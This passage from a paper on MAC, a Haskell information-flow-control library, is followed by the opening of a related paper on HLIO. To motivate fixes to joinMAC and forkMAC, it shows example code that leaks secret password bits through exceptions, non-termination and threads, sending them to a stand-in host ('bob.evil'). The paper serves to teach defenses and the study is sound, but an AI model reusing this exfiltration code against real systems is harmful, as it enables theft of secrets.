resources. We introduce the type $\text{Ref}^{\text{MAC}} \ell a$ as a type synonym for $\text{Res } \ell (\text{IORef } a)$ —see Figure 8. Secondly, we consider functions $\text{newIORef} :: a \rightarrow \text{IO } (\text{IORef } a)$, $\text{readIORef} :: \text{IORef } a \rightarrow \text{IO } a$, and $\text{writeIORef} :: \text{IORef } a \rightarrow a \rightarrow \text{IO } ()$ to create, read, and write references, respectively. Secure versions of such functions must follow the no read-up and no write-down rules. Based on that premise, functions newIORef , readIORef , and writeIORef are lifted into the monad $\text{MAC } \ell$ by wrapping them using new^{TCB} , read^{TCB} , and $\text{write}^{\text{TCB}}$, respectively. We remark that these steps naturally generalize to obtain secure interfaces of various kinds. (For instance, Section 6 shows how to add $M\text{Vars}$ by applying similar steps.) With secure references available in **MAC**, Alice is ready to give Bob a chance to implement his memoization function.

EXAMPLE 4. After receiving the new interface, Bob writes a memoization function which works in the monad $\text{MAC } L$.

Bob

```
memMAC :: (String → MAC L String)
        → MAC L (String → MAC L String)
```

We leave the implementation of this function as an exercise for the reader⁶. Bob also generalizes `common_pwds` to be parametric in the function used to fetch URLs.

Bob

```
common_pwds :: (String → MAC L String) -- wget
              → Labeled H String
              → MAC L (Labeled H Bool)
```

Finally, Alice puts all the pieces together by initializing the memoized version of `wgetMAC` and pass it to `common_pwds`.

Alice

```
password :: IO String
password = do
  wgetMem ← runMAC (memMAC wgetMAC)
  askWith wgetMem
askWith f = do
  putStr "Please, select your password:"
  pwd ← getLine
  lpwd ← label pwd :: MAC L (Labeled H String)
  lbool ← runMAC (lpwd >> Bob.common_pwds f)
  let IdTCB b = unRes lbool
  if b then putStrLn "It's a common password!"
           >> askWith f
  else return pwd
```

Observe that the password manager is using Bob's memoization mechanism in a safe manner.

Although the addition of references paid off in terms of performance, Alice knows that **MAC** has an important feature missing, i.e., exceptions. This shortcoming becomes evident to Alice when the password manager crashes due to network problems. The reason for that is an uncaught exception thrown by `wgetMAC`. Clearly, **MAC** needs support to recover from such errors.

4. Handling Errors

It is not desirable that a program crashes (or goes wrong) due to some components not being able to properly report or recover from errors. In Haskell, errors can be administrated by making data structures aware of them, e.g., type *Maybe*. Pure computations are all that programmers need in this case—a feature already supported by **MAC**. More interestingly, Haskell allows throwing exceptions

⁶Hint: take functions `mem` and `cache` and substitute `newIORef`, `readIORef`, and `writeIORef` by `newRefMAC`, `readRefMAC`, and `writeRefMAC`, respectively

```
throwMAC :: Exception e ⇒ e → MAC ℓ a
throwMAC = ioTCB . throw
catchMAC :: Exception e ⇒
            MAC ℓ a → (e → MAC ℓ a) → MAC ℓ a
catchMAC (MACTCB io) h = ioTCB (catch io (runMAC . h))
```

Figure 9. Secure exceptions

anywhere, but only catching them within the *IO* monad. To extend **MAC** with such a system, we need to lift exceptions and their operations to securely work in monad $\text{MAC } \ell$.

Figure 9 shows functions `throwMAC` and `catchMAC` to throw and catch secure exceptions, respectively. Exceptions can be thrown anywhere within the monad $\text{MAC } \ell$. We note that exceptions are caught in the same family member where they are thrown. As shown in (Stefan *et al.* 2012b; Hritcu *et al.* 2013), exceptions can compromise security if they propagate to a context—in our case, another family member—different from where they are thrown.

The interaction between `joinMAC` and exceptions is quite subtle. As the next example shows, their interaction might lead to compromised security.

EXAMPLE 5. Alice extends **MAC** with the primitives in Figure 9. Tired of dealing with Bob, she asks Charlie to tell him to adapt his code to recover from failures in `wgetMAC`. Unexpectedly, Bob takes the news from Charlie in a positive manner. He knows that new features in the library might bring new opportunities to ruin Alice's project (unfortunately, he is right).

First, Bob adapts his code to recover from network errors.

Bob

```
common_pwds wget lpwd =
  catchMAC (Ex4.common_pwds wget lpwd)
    (λ(e :: SomeException) →
     label True >> return)
```

Function `Ex4.common_pwds` implements the check for common password as shown in Example 4. For simplicity, and to be conservative, the code classifies any password as common when the network is down (`label True`).

Bob realizes that, depending on a secret value, an exception raised within a `joinMAC` block could stop the production of a subsequent public event.

Bob

```
crashOnTrue :: Labeled H Bool → MAC L ()
crashOnTrue lbool = do
  joinMAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ True) (error "crash!")
  wgetMAC ("http://bob.evil/bit=ff")
  return ())
```

Defined as \perp , function `proxy :: ℓ → MAC ℓ ()` is used to fix the family member involved in the code enclosed by `joinMAC`. The code crashes if the secret boolean is true (`bool ≡ True`); otherwise, it sends a `http-request` to Bob's server indicating that the secret is false (`http://bob.evil/bit=ff`).

By using `catchMAC`, Bob implements malicious code capable of leaking one bit of sensitive data.

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n = do
  wgetMAC ("http://bob.evil/secret=" ++ show n)
  catchMAC (crashOnTrue lbool)
    (λ(e :: SomeException) →
      wgetMAC "http://bob.evil/bit=tt" >> return ())
```

Function `leakBit` communicates to Bob's server that secret n is about to be leaked (first occurrence of `wgetMAC`). Then, it runs `crashOnTrue lbool` under the vigilance of `catchMAC`. Observe that `crashOnTrue` and the exception handler encompass computations in $MAC\ L$, i.e., from the same family member. If an exception is raised, the code recovers and reveals that the secret boolean is true (`http://bob.evil/bit=tt`). Otherwise, Bob's server gets notified that the secret is false. This constitutes a leak!

At this point, Bob's code is able to compromise all the secrets handled by MAC . Bob magnifies his attack to work on a list of secret bits.

Bob

```
leakByte :: [Labeled H Bool] → MAC L ()
leakByte lbools = do
  forM (zip lbools [0..7]) (uncurry leakBit)
  return ()
```

He further extends his code to decompose characters into bytes and strings into characters.

Bob

```
charToByte :: Labeled H Char
           → MAC L [Labeled H Bool]
toChars :: Labeled H String
        → MAC L [Labeled H Char]
```

We leave the implementation of these functions as exercises for the interested readers. Finally, Bob implements the code for leaking passwords as follows.

Bob

```
attack :: Labeled H String → MAC L ()
attack lpwd =
  toChars lpwd >> mapM charToByte >>
  mapM leakByte >> return ()
common_pwds wget lpwd =
  attack lpwd >> Ex4.common_pwds wget lpwd
```

The reason for the attack is the use of $MAC\ \ell_H$ -actions which can suppress subsequent $MAC\ \ell_L$ -actions by simply throwing exceptions (see `joinMAC` in function `crashOnTrue`). As the attack shows, exceptions can be thrown at inner family members and propagate to less sensitive ones—effectively establishing a communication channel which violates the security lattice. Unfortunately, types are of little help here: on one hand, `joinMAC` camouflages (from the types) the involvement of subcomputations from a more sensitive family member and, on the other hand, Haskell's types do not identify IO-actions which might throw exceptions. In this light, we need to adapt the implementation of `joinMAC` to rule out Bob's attack.

We redefine `joinMAC` to disallow propagation of exception across family members (Stefan *et al.* 2012b). For that, we utilize the same mechanism that jeopardized security: *exceptions*. Figure 10 presents a revised version of `joinMAC`. It runs the computation m while catching any possible raised exception. Importantly, `joinMAC` returns a value of type $Labeled\ \ell_H\ a$ even if exceptions are present. In case of abnormal termination, `joinMAC` returns a labeled value which contains an exception—this exception is re-thrown when forcing its evaluation. In the definition of `joinMAC`, function `slabel` is used instead of `label` in order to avoid introducing type constraint

```
joinMAC ::  $\ell_L \sqsubseteq \ell_H \Rightarrow$ 
           $MAC\ \ell_H\ a \rightarrow MAC\ \ell_L\ (Labeled\ \ell_H\ a)$ 
joinMAC m =
  (ioTCB . runMAC)
    (catchMAC (m >> slabel)
      (λ(e :: SomeException) → slabel (throw e)))
  where slabel = return . ResTCB . IdTCB
```

Figure 10. Revised version of `joinMAC`

$\ell_H \sqsubseteq \ell_H$. Interested readers can verify that if $\ell_H \sqsubseteq \ell_H$ is a tautology (as it is the case in MAC), the implementation of `slabel` and `label` are equivalent in `joinMAC`.

EXAMPLE 6. Before Bob could deploy his attack, Alice submits the revised version of `joinMAC`. Bob notices that his server only receives requests of the form `http://bob.evil/bit=ff`. He realizes that the exception triggered by function `crashOnTrue` does not propagate beyond the nearest enclosing `joinMAC`. With exceptions no longer being an option to learn secrets, Bob focuses on exploiting one of the classic puzzles in computer science, i.e., the halting problem.

5. The (Covert) Elephant in the Room

Covert channels are a known limitation for both MAC and IFC systems (Lampson 1973). Generally speaking, they are no more than unanticipated side-effects capable of transmitting information. Given secure systems, there are surely many covert channels present in one way or another. To defend against them, it is a question of how much effort it takes for an attacker to exploit them and how much bandwidth they provide. In this section, we focus on a covert channel which can be already exploited by untrusted code: *non-termination of programs*.

EXAMPLE 7. Bob knows that termination of programs is difficult to enforce for many analyses. Inspired by his attack on exceptions, he suspects that some information could be leaked if a computation $MAC\ H$ loops depending on a secret value. With that in mind, Bob writes the following code.

Bob

```
attack :: Labeled H String → MAC L ()
attack lpwd = do
  attempt ← wgetMAC "http://bob.evil/start.txt"
  unless (attempt == "skip")
    (forM dict (guess lpwd) >> return ())

dict :: [String]
dict = filter (λtry → length try ≥ 4 ∧ length try ≤ 8)
      (subsequences "0123456789")

guess :: Labeled H String → String → MAC L ()
guess lpwd try = do
  joinMAC (do
    proxy (labelOf lpwd)
    pwd ← unlabel lpwd
    when (pwd == try) loop)
    wgetMAC ("http://bob.evil/try=" ++ try)
  loop = loop
```

The code launches an attack when Bob's server decides to do so—see variable `attempt`. Bear in mind that Bob's code introduces an infinite loop, and clearly, it should not be triggered too often in order to avoid detection.

The attack guesses numeric passwords whose lengths are between four and eight characters. For that, the code generates (on the fly) a dictionary of subsequences with the corresponding con-

tents and lengths—see definition for *dict*. Then, for each generated password (*forM dict (guess lpwd)*), function *guess* asserts if it is equal to the password under scrutiny (*pwd ≡ try*). If so, it loops (see definition of *loop*); otherwise, it sends Bob’s server a message indicating that the guess was incorrect. Since the order of elements in *dict* is deterministic, Bob can guess the password by inspecting the last received HTTP request. Bob integrates the successful attack into the password manager.

Bob

```
common_pwds wget lpwd =
  attack lpwd >> Ex4.common_pwds wget lpwd
```

Despite his success, Bob is not happy about the leaking bandwidth of his attack—in the worst case, it needs to explore the whole space of numeric passwords from length four to length eight. If Bob wants to guess long passwords, the attack is not viable.

In a sequential setting, the most effective manner to exploit the termination covert channel is a brute-force attack (Askarov *et al.* 2008)—taking exponential time in the size (of bits) of the secret. As the example above shows, such attacks consist of iterating over the domain of secrets and producing an observable output at each iteration until the secret is guessed. We remark that most mainstream IFC compilers and interpreters ignore leaks due to termination, e.g., Jif (Myers *et al.* 2001)—based on Java—, FlowCaml (Simonet 2003)—based on Ocaml—, and JSFlow (Hedin *et al.* 2014)—based on JavaScript. In a similar manner, our development of **MAC** ignores termination for sequential programs. The introduction of concurrency, however, increases the bandwidth of this covert channel to the point where it can no longer be neglected (Stefan *et al.* 2012a).

6. Concurrency

MAC is of little protection against information leaks when concurrency is naively introduced. The mere possibility to run (conceptually) simultaneous **MAC** ℓ computations provides attackers with new tools to bypass security checks. In particular, freely spawning threads magnifies the bandwidth of the termination covert channel to be linear in the size (of bits) of secrets—as opposed to exponential as in sequential programs⁷. In this section, we focus on providing concurrency while avoiding the termination covert channel.

EXAMPLE 8. *Charlie insists that concurrency is a feature that cannot be disregarded nowadays. In Charlie’s eyes, Alice’s library should provide a fork-like primitive if she wants **MAC** to be widely adopted inside the company. Naturally, Alice is under a lot of pressure to add concurrency, and as a result of that, she extends the API as follows.*

Alice

```
forkMAC :: MAC  $\ell$  () → MAC  $\ell$  ()
forkMAC = ioTCB . forkIO . runMAC
```

Function *fork^{MAC}* spawns the computation given as an argument in a lightweight Haskell thread. In Alice’s opinion, this function simply spawns another computation of the same kind, an action which does not seem to introduce any security loop holes.

After checking the new interface, Bob suspects that interactions between *join^{MAC}* and *fork^{MAC}* could compromise secrecy. Specifically, Bob realizes that looping infinitely in a thread does not affect the progress of another one. With that in mind, Bob writes a

⁷ Additionally, concurrency empowers untrusted code to exploit data races to leak information—a covert channel known as *internal timing* (Smith & Volpano 1998). As shown in (Stefan *et al.* 2012a), the same mechanism eliminates both the termination and internal timing covert channel and therefore we do not discuss it any further.

$$\begin{aligned} \text{fork}^{\text{MAC}} :: \ell_L \sqsubseteq \ell_H \Rightarrow \text{MAC } \ell_H () \rightarrow \text{MAC } \ell_L () \\ \text{fork}^{\text{MAC}} m = (\text{io}^{\text{TCB}} . \text{forkIO} . \text{run}^{\text{MAC}}) m \gg \text{return } () \end{aligned}$$

Figure 11. Secure forking of threads

function structurally similar to *crashOnTrue*, i.e., containing a *join^{MAC}* block followed by a public event.

Bob

```
loopOn :: Bool → Labeled H Bool → Int → MAC L ()
loopOn try lbool n = do
  joinMAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ try) loop)
  wgetMAC ("http://bob.evil/bit=" ++ show n
    ++ ";" ++ show (¬ try))
  return ()
```

Function *loopOn* loops if the secret coincides with its first argument. Otherwise, it sends the value $\neg \text{try}$ to Bob’s server. As the next step, Bob takes the attack from Section 4 and modifies function *leakBit* as follows.

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n =
  forkMAC (loopOn True lbool n) >>
  forkMAC (loopOn False lbool n) >>
  return ()
```

This function spawns two **MAC** L -threads; one of them is going to loop infinitely, while the other one leaks the secret into Bob’s server. As in Section 4, leaking a single bit in this manner leads to compromising any secret with high bandwidth.

What constitutes a leak is the fact that a non-terminating **MAC** ℓ_H -action can suppress the execution of subsequently **MAC** ℓ_L -events. The reason for the attack is similar to the one presented in Example 5; the difference being that it suppresses subsequent public actions with infinite loops rather than by throwing exceptions. In Example 8, a non-terminating *join^{MAC}* (see function *loopOn*) suppresses the execution of *wget^{MAC}* and therefore the communication with Bob’s server—since Bob can detect the absence of network messages, Bob is learning about Alice’s secrets! To safely extend the library with concurrency, we force programmers to decouple computations which depend on sensitive data from those performing public side-effects. To achieve that, we replace *join^{MAC}* by *fork^{MAC}* as defined in Figure 11. As a result, non-terminating loops based on secrets cannot affect the outcome of public events. Observe that it is secure to spawn computations from more sensitive family members, i.e., **MAC** ℓ_H , because the decision to do so depends on data at level ℓ_L . Although we remove *join^{MAC}*, family members can still communicate by sharing secure references. Since references obey to the no read-up and no write-down principles, the communication between threads gets automatically secured.

EXAMPLE 9. *To secure **MAC**, Alice replaces her version of function *fork^{MAC}* with the one in Figure 11 and removes *join^{MAC}* from the API. As an immediate result of that, function *loopOn* does not compile any longer. The only manner for *loopOn* to inspect the secret and perform a public side-effect is by replacing *join^{MAC}* with *fork^{MAC}* as follows.*


```

type  $MVar^{MAC} \ell a = Res \ell (MVar a)$ 
 $newEmptyMVar^{MAC} :: \ell_L \sqsubseteq \ell_H \Rightarrow$ 
 $MAC \ell_L (MVar^{MAC} \ell_H a)$ 
 $newEmptyMVar^{MAC} = new^{TCB} newEmptyMVar$ 
 $takeMVar^{MAC} :: (\ell_L \sqsubseteq \ell_H, \ell_H \sqsubseteq \ell_L) \Rightarrow$ 
 $MVar^{MAC} \ell_L a \rightarrow MAC \ell_H a$ 
 $takeMVar^{MAC} = wr^{TCB} takeMVar$ 
 $putMVar^{MAC} :: (\ell_L \sqsubseteq \ell_H, \ell_H \sqsubseteq \ell_L) \Rightarrow$ 
 $MVar^{MAC} \ell_H a \rightarrow a \rightarrow MAC \ell_L ()$ 
 $putMVar^{MAC} lmv v = rw^{TCB} (flip putMVar v) lmv$ 

```

Figure 12. Secure $MVars$

```

Bob
loopOn :: Bool → Labeled  $H$  Bool → Int →  $MAC \ L$  ()
loopOn try lbool n = do
  forkMAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ try) loop)
  wgetMAC ("http://bob.evil/bit=" ++ show n
    ++ ";" ++ show (¬ try))
  return ()

```

However, this causes both threads spawned by function `leakBit` to send messages to Bob’s server. Thus, it is not possible for Bob to deduce the value of the secret boolean—which effectively neutralizes Bob’s attack.

6.1 Synchronization Primitives

Synchronization primitives are vital for concurrent programs. In this section, we describe how to extend **MAC** with $MVars$ —an established synchronization abstraction in Haskell (Peyton Jones *et al.* 1996).

We proceed in a similar manner as we did for references. We consider $MVars$ as labeled resources, where type synonym $MVar^{MAC} \ell a$ is defined as $Res \ell (MVar a)$, see Figure 12. Secondly, we obtain secure version of functions $newEmptyMVar :: IO (MVar a)$, $takeMVar :: MVar a \rightarrow IO a$, and $putMVar :: MVar a \rightarrow a \rightarrow IO ()$. Function $newEmptyMVar^{MAC}$ uses new^{TCB} to create a labeled resource based on $newEmptyMVar$ —thus, obeying the no write-down rule. Functions $takeMVar^{MAC}$ and $putMVar^{MAC}$ require special attention.

The type signature of $takeMVar$ suggests that this operation only performs a read side-effect. However, its semantics performs more than that. Function $takeMVar$ blocks if the content of the $MVar$ is empty, i.e., it *reads* the $MVar$ to determine if it is empty; otherwise, it atomically fetches the content and empties the $MVar$, i.e., a write side-effect. From the security stand point, we should account for both effects. With that in mind, we introduce the following auxiliary function.

```

 $wr^{TCB} :: \ell_L \sqsubseteq \ell_H, \ell_H \sqsubseteq \ell_L \Rightarrow$ 
 $(d a \rightarrow IO a) \rightarrow Res \ell_L (d a) \rightarrow MAC \ell_H a$ 
 $wr^{TCB} io r = write^{TCB} (\lambda\_ \rightarrow return ()) r \gg read^{TCB} io r$ 

```

This function lifts a superfluous write-only IO -action ($\lambda_ \rightarrow return ()$). The read side-effect is indicated by lifting the action given as an argument, i.e., $read^{TCB} io r$. The type constraints for wr^{TCB} indicate that operations with read and write effects require labeled resources to have the same security label as the family member under consideration. Function $takeMVar^{MAC}$ is defined as $wr^{TCB} takeMVar$ —see Figure 12.

Dually, function $putMVar$ blocks if the content of the $MVar$ is not empty, i.e., it *reads* the $MVar$ to see if it is full; otherwise, it atomically writes its argument into the $MVar$, i.e., a write

side-effect. Similar to $takeMVar^{MAC}$, we should account for both effects. Hence, the superfluous read-only IO -action of the form $\lambda_ \rightarrow return \perp$. (It is safe to return \perp since subsequent actions will ignore it.) We introduce the following auxiliary function.

```

 $rw^{TCB} :: (\ell_L \sqsubseteq \ell_H, \ell_H \sqsubseteq \ell_L) \Rightarrow$ 
 $(d a \rightarrow IO ()) \rightarrow Res \ell_H (d a) \rightarrow MAC \ell_L ()$ 
 $rw^{TCB} io r = read^{TCB} (\lambda\_ \rightarrow return \perp) r \gg write^{TCB} io r$ 

```

Function $putMVar^{MAC}$ is then defined as shown in Figure 12. We remark that GHC optimizes away the superfluous IO -actions from wr^{TCB} and rw^{TCB} , i.e., there is no runtime overhead when indicating read or write effects not captured in the interface of an IO -action.

The types for $takeMVar^{MAC}$ and $putMVar^{MAC}$ can be further simplified. The unification of ℓ_L and ℓ_H obtains that $\ell_H \sqsubseteq \ell_H$ (always holds) which makes it possible to remove all the type constraints—we initially described them to show the derivation of security types based on read and write effects.

7. Final Remarks

MAC is a simple static security library to protect confidentiality in Haskell. The library embraces the no write-up and no read-up rules as its core design principles. We implement a mechanism to safely extend **MAC** based on these rules, where read and write effects are mapped into security checks. Compared with state-of-the-art IFC compilers or interpreters for other languages, **MAC** offers a feature-rich static library for protecting confidentiality in just a few lines of code (192 SLOC⁸). We take this as an evidence that abstractions provided by Haskell, and more generally functional programming, are amenable for tackling modern security challenges. For brevity, and to keep this work focused, we do not cover relevant topics for developing fully-fledged secure applications on top of **MAC**. However, we briefly describe some of them for interested readers.

Declassification As part of their intended behavior, programs intentionally release private information—an action known as *declassification*. There exists many different approaches to declassify data (Sabelfeld & Sands 2005).

Richer label models For simplicity, we consider a two-point security lattice for all of our examples. In more complex applications, confidentiality labels frequently contain a description of the *principals* (or actors) who own and are allowed to manipulate data (Myers & Liskov 1998; Broberg & Sands 2010). Recently, Buiras *et al.* (Buiras *et al.* 2015) leverage the (newly added) GHC feature *closed type families* (Eisenberg *et al.* 2014) to model DC-labels, a label format capable to express the interests of several principals (Stefan *et al.* 2011a).

Safe Haskell The correctness of **MAC** relies on two Haskell’s features: *type safety* and *module encapsulation*. GHC includes language features and extensions capable to break both features. Safe Haskell (Terei *et al.* 2012) is a GHC extension that identifies a subset of Haskell that subscribes to type safety and module encapsulation. **MAC** leverages SafeHaskell when compiling untrusted code.

Acknowledgments I would like to thank Amit Levy, Niklas Broberg, Josef Svenningsson, and the anonymous reviewers for their helpful comments. This work was funded by DARPA CRASH under contract #N66001-10-2-4088, and the Swedish research agencies VR and the Barbro Osher Pro Suecia foundation.

References

Askarov, A., Hunt, S., Sabelfeld, A., & Sands, D. (2008). Termination-insensitive noninterference leaks more than just a bit. *Proc. of the*

⁸Number obtained with the software measurement tool SLOCCount

- European symposium on research in computer security (ESORICS '08)*. Springer-Verlag.
- Bell, David E., & La Padula, L. (1976). *Secure computer system: Unified exposition and multics interpretation*. Tech. rept. MTR-2997, Rev. 1. MITRE Corporation, Bedford, MA.
- Broberg, N., & Sands, D. (2010). Paraloeks: Role-based information flow control and beyond. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '10)*. ACM.
- Buiras, P., Vytiniotis, D., & Russo, A. (2015). HLIO: Mixing static and dynamic typing for information-flow control in Haskell. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '15)*. ACM.
- Denning, D. E., & Denning, P. J. (1977). Certification of programs for secure information flow. *Communications of the ACM*, **20**(7), 504–513.
- Devriese, D., & Piessens, F. (2011). Information flow enforcement in monadic libraries. *Proc. of the ACM SIGPLAN workshop on types in language design and implementation (TLDI '11)*. ACM.
- Eisenberg, R. A., Vytiniotis, D., Peyton Jones, S., & Weirich, S. (2014). Closed type families with overlapping equations. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '14)*. ACM.
- Goguen, J.A., & Meseguer, J. (1982). Security policies and security models. *Proc. of IEEE Symposium on security and privacy*. IEEE Computer Society.
- Hedin, D., Birgisson, A., Bello, L., & Sabelfeld, A. (2014). JSFlow: Tracking information flow in JavaScript and its APIs. *Proc. of the ACM symposium on applied computing (SAC '14)*. ACM.
- Hritcu, C., Greenberg, M., Karel, B., Peirce, B. C., & Morrisett, G. (2013). All your IFCexception are belong to us. *Proc. of the IEEE symposium on security and privacy*. IEEE Computer Society.
- Lampson, B. W. (1973). A note on the confinement problem. *Communications of the ACM*, **16**(10).
- Li, P., & Zdancewic, S. (2006). Encoding information flow in Haskell. *Proc. of the IEEE Workshop on computer security foundations (CSFW '06)*. IEEE Computer Society.
- Myers, A. C., & Liskov, B. (1998). Complete, safe information flow with decentralized labels. *Proc. of the IEEE symposium on security and privacy*. IEEE Computer Society.
- Myers, A. C., Zheng, L., Zdancewic, S., Chong, S., & Nystrom, N. (2001). Jif: Java Information Flow. <http://www.cs.cornell.edu/jif>.
- Peyton Jones, S., Gordon, A., & Finne, S. (1996). Concurrent Haskell. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '96)*. ACM.
- Russo, A., Claessen, K., & Hughes, J. (2008). A library for light-weight information-flow security in Haskell. *Proc. ACM SIGPLAN symposium on Haskell (HASKELL '08)*. ACM.
- Sabelfeld, A., & Sands, D. (2005). Dimensions and Principles of Declassification. *Proc. IEEE computer security foundations workshop (CSFW '05)*.
- Simonet, V. (2003). *The Flow Caml system*. Software release at <http://cristal.inria.fr/~simonet/soft/flowcaml/>.
- Smith, G., & Volpano, D. (1998). Secure information flow in a multi-threaded imperative language. *Proc. ACM symposium on principles of programming languages (POPL '98)*.
- Stefan, D., Russo, A., Mazières, D., & Mitchell, J. C. (2011a). Disjunction category labels. *Proc. of the Nordic conference on information security technology for applications (NORDSEC '11)*. Springer-Verlag.
- Stefan, D., Russo, A., Mitchell, J. C., & Mazières, D. (2011b). Flexible dynamic information flow control in Haskell. *Proc. of the ACM SIGPLAN Haskell symposium (HASKELL '11)*.
- Stefan, D., Russo, A., Buiras, P., Levy, A., Mitchell, J. C., & Mazières, D. (2012a). Addressing covert termination and timing channels in concurrent information flow systems. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '12)*. ACM.
- Stefan, D., Russo, A., Mitchell, J. C., & Mazières, D. (2012b). Flexible dynamic information flow control in the presence of exceptions. *Arxiv preprint arxiv:1207.1457*.
- Swamy, N., Guts, N., Leijen, D., & Hicks, M. (2011). Lightweight monadic programming in ML. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '11)*. ACM.
- Terei, D., Marlow, S., Peyton Jones, S., & Mazières, D. (2012). Safe Haskell. *Proc. of the ACM SIGPLAN Haskell symposium (HASKELL '11)*. ACM.
- Tsai, T. C., Russo, A., & Hughes, J. 2007 (July). A library for secure multi-threaded information flow in Haskell. *Proc. IEEE computer security foundations symposium (CSF '07)*.

HLIO: Mixing Static and Dynamic Typing for Information-Flow Control in Haskell

Pablo Buiras

Chalmers University of Technology,
Sweden
buiras@chalmers.se

Dimitrios Vytiniotis

Microsoft Research, United Kingdom
dimitris@microsoft.com

Alejandro Russo*

Chalmers University of Technology,
Sweden
russo@chalmers.se

Abstract

Information-Flow Control (IFC) is a well-established approach for allowing untrusted code to manipulate sensitive data without disclosing it. IFC is typically enforced via type systems and static analyses or via dynamic execution monitors. The LIO Haskell library, originating in operating systems research, implements a purely dynamic monitor of the sensitivity level of a computation, particularly suitable when data sensitivity levels are only known at runtime. In this paper, we show how to give programmers the flexibility of deferring IFC checks to runtime (as in LIO), while also providing static guarantees—and the absence of runtime checks—for parts of their programs that can be statically verified (unlike LIO). We present the design and implementation of our approach, HLIO (Hybrid LIO), as an embedding in Haskell that uses a novel technique for deferring IFC checks based on singleton types and constraint polymorphism. We formalize HLIO, prove non-interference, and show how interesting IFC examples can be programmed. Although our motivation is IFC, our technique for deferring constraints goes well beyond and offers a methodology for programmer-controlled hybrid type checking in Haskell.

Categories and Subject Descriptors D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.3 [Programming Languages]: Language Constructs and Features; D.4.6 [Security and Protection]: Information flow controls

Keywords Information-flow control, hybrid typing, gradual typing, dynamic typing, data kinds, constraint kinds, singleton types

1. Introduction

Preserving confidentiality of data has become of extreme importance, particularly in complex systems where *untrusted* components require access to sensitive information (e.g. text messages, contact lists, pictures, etc.) in order to provide their functionality. Information-Flow Control (IFC) is a well-established approach for allowing untrusted code to manipulate sensitive data without *disclosing* it (Sabelfeld and Myers 2003). IFC essentially scrutinizes

source code to track how data of different sensitivity levels flows within a program, where security alarms are raised when confidentiality might be at stake. IFC research has produced three mature compilers for secure programs: *Jif* (Myers and Liskov 2000) (based on Java), *FlowCaml* (Simonet 2003) (based on Caml and not developed any more), and *Paragon* (Broberg et al. 2013) (based on Java). Alternatively, IFC can be provided via simple libraries in Haskell where concepts like arrows and monads are repurposed to protect confidentiality (Li and Zdancewic 2006; Russo et al. 2008).

There exists a broad spectrum of enforcement mechanisms for IFC, ranging from fully dynamic ones, e.g., in the form of execution monitors (Austin and Flanagan 2009; Askarov and Sabelfeld 2009), to static ones, e.g., in the form of type systems (Volpano et al. 1996). Although dynamic and static techniques provide similar security guarantees (Sabelfeld and Russo 2009), there are many arguments for choosing dynamic over static approaches and vice versa. Several of these arguments have their roots in the long-term dispute between dynamic and static analyses, e.g., overhead vs. performance, enforcing properties for a program once and for all vs. monitoring properties in every run of a program, etc.

From the security point of view, specifically, there are good reasons to prefer dynamic over static approaches. Code statically verified to preserve confidentiality clearly adheres to data sensitivity levels and policies valid *at compile* time. However, data sensitivity levels may be entirely dynamic (e.g. we may read data from a trusted or a non-trusted domain at runtime) and even policies may change at runtime (e.g. principals (users) can change the set of principals they share data with by—for instance—altering their list of friends). In situations like this, the statically verified code has to be restructured to perform runtime checks in ways that the static analysis or the type system can understand and exploit to verify the program (we will see an example of that in Section 3). Alternatively, programs have to be written in a way that can statically deal with *all possible* sensitivity levels or policies that they could potentially encounter at runtime; this in turn may limit the set of useful side-effects programs can perform.

The LIO library (Stefan et al. 2011b) for Haskell offers a way of tackling this problem by providing a monad that dynamically enforces IFC. Borrowing ideas from operating systems research (VanDeBogart et al. 2007; Zeldovich et al. 2006), the LIO monad implements an execution monitor that keeps track of a *current* label to indicate the sensitivity level of the computation. The current label may get raised, or *tainted*, when the computation depends on sensitive data. Furthermore, sensitive computations are prevented from writing into public channels. In practice, LIO has proven suitable for building production secure web systems (Giffin et al. 2012).

There are plenty of opportunities to optimize away LIO runtime security checks. For example, it is enough to perform a *single check*

* Work done while visiting Stanford University

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784758

for computations that, within a long loop, attempt to write to the same channel without affecting the current label. Ideally, runtime checks should only be applied to those parts of the program where sensitive labels are unknown at compile time or susceptible to changes at runtime. Although a state-of-the-art tool, LIO does not support mixing static and dynamic IFC. In this work, we address this shortcoming.

We present HLIO, a Hybrid IFC library which combines the best of both approaches. HLIO statically protects confidentiality while allowing the programmers to *defer* selected checks to be done at runtime. In that manner, security checks involving statically-unknown or prone-to-change labels can be performed at runtime, while providing static guarantees for the rest of the code. Existing LIO code can easily be embedded in HLIO. Furthermore, HLIO provides a very similar interface to LIO. As a result, existing LIO code can also be incrementally refactored to work in HLIO so that programmers can obtain static guarantees where possible. The main purpose of HLIO is making a LIO-like IFC analysis hybrid rather than making LIO better in the kind of leaks it prevents. Specifically, our contributions with this paper are:

- We design and implement HLIO, a hybrid approach to IFC that allows programmers to defer IFC constraints to runtime. (Section 4)
- We present a novel technique for embedding HLIO as a library in Haskell. Our technique makes essential use of advanced features of the GHC type system and type inference, namely (a) singleton types (Eisenberg and Weirich 2012), (b) data promotion (Yorgey et al. 2012), and (c) constraint polymorphism¹, i.e., data types that can be parameterized over type class constraints, to enable deferring IFC checks to runtime. We remark that it is not necessary to understand these advanced type system features in order to use our library. (Sections 5 and 6)
